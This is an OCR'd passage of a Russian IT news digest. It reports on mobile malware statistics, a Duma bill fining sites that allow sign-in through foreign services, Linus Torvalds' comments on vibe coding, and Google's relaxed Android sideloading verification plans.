
Количество атак на мобильные устройства выросло на **67%** за год. Основной драйвер роста — мошенничество с платежами через фишинг, смишинг и подмену SIM-карт.




Вредоносные банковские транзакции по годам

Рекламная малварь остается главной угрозой — она была обнаружена в **69%** всех случаев. На втором месте инфостилер Joker с **23%**.

Активность шпионских программ взлетела на **220%**. Лидеры в этой области — **SPYNOTE**, **SPYLOAN** и **BADBAZAAR**, которые следят за пользователями, шантажируют их и крадут личные данные.



Больше всего жертв Android-малвари было обнаружено в Индии, США и Канаде (**55%** атак). В Италии и Израиле рост заражений достиг **800–4000%** год к году.



ЗАПРЕТ АВТОРИЗАЦИИ ЧЕРЕЗ ЗАРУБЕЖНЫЕ СЕРВИСЫ

В Госдуму внесли законопроект, который предусматривает административную ответственность и штрафы в размере до 700 тысяч рублей для владельцев российских сайтов, которые игнорируют требования об авторизации пользователей только через российские сервисы.

Документ появился в электронной базе, и его подала группа депутатов во главе с первым зампредом комитета по информполитике Антоном Горелкиным.

Еще в 2023 году были приняты требования, согласно которым авторизация пользователей на территории России должна проходить:


- по номеру телефона российского оператора связи;
- через единый портал «Госуслуг» (ЕСИА) и Единую биометрическую систему (ЕБС);
- с использованием иной информсистемы, которая обеспечивает авторизацию пользователей сайтов и владельцем которой является гражданин РФ, не имеющий гражданства другого государства, или российское юрлицо с иностранным владением менее 50%.

Как тогда писал Антон Горелкин, инициатива связана с «обеспечением гарантии сохранности персональных данных» на более высоком уровне. Он добавлял, что «по электронной почте авторизацию проводить можно, но это должна быть российская почта». При этом отмечалось, что закон не имеет обратной силы, поэтому изменения затронут только новые регистрации, в то время как уже зарегистрированные аккаунты, привязанные к иностранным сервисам электронной почты, продолжат работать.

Кроме того, в 2023 году глава комитета Госдумы по информполитике Александр Хинштейн (занимал эту должность с 2020-го по 2024 год) уточнял, что под «иной информсистемой» имеются в виду российские сервисы, например «Вконтакте» или почта Mail.ru. Он также добавлял, что регистрироваться с помощью электронных почтовых адресов иностранных сервисов будет нельзя.

Представленный 14 ноября 2025 года законопроект вводит штрафы за нарушение вышеописанных правил:

- для граждан — от 10 000 до 20 000 рублей;
- для должностных лиц — от 30 000 до 50 000 рублей;
- для юридических лиц — от 500 000 до 700 000 рублей.



ПОЯСНИТЕЛЬНАЯ ЗАПИСКА

к проекту федерального закона
«О внесении изменений в Кодекс Российской Федерации
об административных правонарушениях»

В соответствии с частью 10 статьи 8 Федерального закона от 27 июля 2006 года № 149-ФЗ «Об информации, информационных технологиях и защите информации» (далее – Закон об информации) владелец информационного ресурса в сети «Интернет» (сайта и (или) страницы сайта в сети «Интернет», и (или) информационной системы, и (или) программы для электронных вычислительных машин), являющийся российским юридическим лицом или гражданом Российской Федерации и осуществляющий свою деятельность в сети «Интернет» на территории Российской Федерации, в случае, если доступ к информации, размещенной на его информационном ресурсе, предоставляется пользователям, прошедшим авторизацию, обязан проводить ее в отношении пользователей, находящихся на территории Российской Федерации, одним из следующих способов:

1) с использованием номера мобильного телефона;

2) с использованием единой системы идентификации и аутентификации или единой биометрической системы;

3) с использованием сервиса авторизации, владельцем которого является гражданин Российской Федерации, не имеющий гражданства другого государства, или российская организация, находящаяся под контролем Российской Федерации и (или) субъекта Российской Федерации, и (или) муниципального образования, и (или) гражданина Российской Федерации, не имеющего гражданства другого государства, и (или) контролируемых ими совместно или по отдельности лиц.

Проектом федерального закона «О внесении изменений в Кодекс Российской Федерации об административных правонарушениях» (далее – законопроект) предлагается установить административную ответственность за неисполнение владельцем информационного ресурса обязанности проводить авторизацию пользователей, находящихся на территории Российской Федерации, одним из способов, предусмотренных Законом об информации, в виде штрафа для граждан в размере от 10 тысяч до 20 тысяч рублей, должностных лиц – от 30 тысяч до 50 тысяч рублей, для юридических лиц – от 500 тысяч до 700 тысяч рублей.


Те же штрафы грозят за применение рекомендательных технологий без информирования пользователей, непубликацию правил их использования, отсутствие адреса электронной почты для юридически важных сообщений, а также инициалов и названия владельца ресурса.

Отдельная ответственность предусмотрена за невыполнение требований Роскомнадзора о прекращении использования рекомендательных технологий — здесь штрафы начинаются от 20 тысяч рублей для граждан и доходят до 2,8 миллиона рублей для компаний за повторное нарушение.

Антон Горелкин прокомментировал инициативу в своем Telegram-канале, озаглавив публикацию как «Авторизация через Google — ВСЁ». Он пишет, что законопроект не затронет «обычных пользователей интернета». По его словам, штрафы коснутся только владельцев сайтов и приложений, которые «уже два года игнорируют закон».

Депутат объяснил эту инициативу стремлением «дальше уменьшать зависимость Рунета от решений из недружественных государств».


ТОРВАЛЬДС О ВАЙБ-КОДИНГЕ



Линус Торвальдс (Linus Torvalds) высказался о разработке с помощью ИИ на Linux Foundation Open Source Summit в Сеуле. Он назвал вайб-кодинг отличным способом начать работу с компьютерами, но категорически не подходящим для продакшена.

По словам Торвальдса, вайб-кодинг помогает людям заставить компьютер делать то, что они раньше не могли. Но для серьезной разработки это катастрофа с точки зрения поддержки кода:

> Я весьма позитивно отношусь к вайб-кодингу — но не для разработки ядра. Компьютеры стали намного сложнее, чем в то время, когда я учился программировать, набирая код из компьютерных журналов. Вайб-кодинг — отличный способ для людей заставить компьютеры делать то, что они, возможно, не смогли бы сделать иначе. Однако с точки зрения поддержки кода это может быть просто ужасной идеей.
>
> ИИ — просто еще один инструмент. Это похоже на то, как компиляторы освобождают людей от необходимости писать код на ассемблере вручную и значительно повышают производительность, но из-за этого не исчезли программисты.



GOOGLE РАЗРЕШИТ SIDELOADING

Представители Google изменили мнение о запланированной обязательной верификации разработчиков Android-приложений. После критики со стороны сообщества компания объявила, что введет упрощенные аккаунты для небольших разработчиков и создаст отдельный режим для «опытных пользователей», которые смогут устанавливать неверифицированные приложения из сторонних источников.

В августе 2025 года Google анонсировала новую систему верификации для разработчиков приложений (Developer Verification), которая должна была заработать в 2026 году. В частности, планировалось, что даже приложения, устанавливаемые на Android-устройства из сторонних источников, должны исходить только от разработчиков с подтвержденной личностью.

При этом в компании сообщали, что приложения неверифицированных разработчиков просто не будут устанавливаться на сертифицированные Android-устройства, то есть девайсы, на которых работает Play Protect и предустановлены приложения Google.

Google обосновывала эти меры борьбой с вредоносным ПО и финансовым мошенничеством, так как злоумышленники нередко используют социальную инженерию, убеждая пользователей обойти встроенные защитные механизмы Android и установить малварь вручную.

Однако практически сразу эта инициатива вызвала острую критику со стороны сообщества. В частности, разработчики возмутились тем, что теперь всем придется предоставлять Google документы, удостоверяющие личность, а также платить взносы за прохождение верификации. Кроме того, в инициативе увидели попытку Google упрочить свой контроль над экосистемой Android.

К примеру, разработчики популярнейшего магазина приложений F-Droid и вовсе предупреждали, что принятие новых правил может угрожать существованию любых альтернативных магазинов приложений, включая сам F-Droid:

> *Мы не верим, что регистрация разработчиков мотивирована безопасностью. Это попытка консолидировать власть и усилить контроль над ранее открытой экосистемой.*

Столкнувшись со столь массовым недовольством сообщества, представители Google пошли на попятную. В частности, в компании пообещали сделать бесплатную верификацию для разработчиков-энтузиастов и студентов, которые хотят устанавливать свои приложения на ограниченное число устройств. А также подтвердили, что установка через ADB (с подключенного компьютера) тоже останется доступной.

Теперь компания сообщила, что готова сделать еще два важных шага.

Упрощенные аккаунты для небольших разработчиков. Google создаст специальный тип учетных записей для тех, кто распространяет приложения среди небольшой аудитории — семьи, друзей, коллег. Такие разработчики смогут обойтись без прохождения полной верификации.

«Продвинутый режим» (Advanced flow) для опытных пользователей. Тем, кто готов взять на себя риски, разрешат устанавливать неверифицированные приложения. Система будет предупреждать пользователя о потенциальной опасности, однако финальное решение останется за пользователем.

Мэттью Форсайт (Matthew Forsythe), директор по управлению продуктами Android App Safety, заявил:

> *Мы ценим активность сообщества и услышали полученные отзывы — особенно от студентов и разработчиков-энтузиастов, которым нужен доступный путь для обучения, а также от опытных пользователей, которые готовы брать на себя риски, связанные с безопасностью.*

Как именно будет работать «продвинутый режим», пока не раскрывается. Google обещает обнародовать больше информации в ближайшие месяцы. Вероятно, этот режим будут сопровождать дополнительные предупреждения при установке, может потребоваться одноразовая активация через ADB или специальный внутренний процесс Google.

